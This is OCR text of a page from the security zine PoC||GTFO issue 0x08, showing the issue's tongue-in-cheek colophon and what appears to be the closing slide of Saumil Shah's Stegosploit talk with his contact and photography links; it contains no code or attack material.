
CHURCH NEWSLETTER

June 20, 2015

Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the Tract Association of PoC||GTFO and Friends, to be Freely Distributed to all Good Readers, and to be Freely Copied by all Good Bookleggers.

Это самиздат; yet, do thy worst old Time!
€0, $0 USD, £0, $50 CAD. `pocorgtfo08.pdf`.



PoC||GTFO 0x08

http://stegosploit.info

THE END

Saumil Shah

@therealsaumil
saumilshah
saumil@net-square.com

Photography:
flickr.com/saumil
/my.spectral.lines

NETSQUARE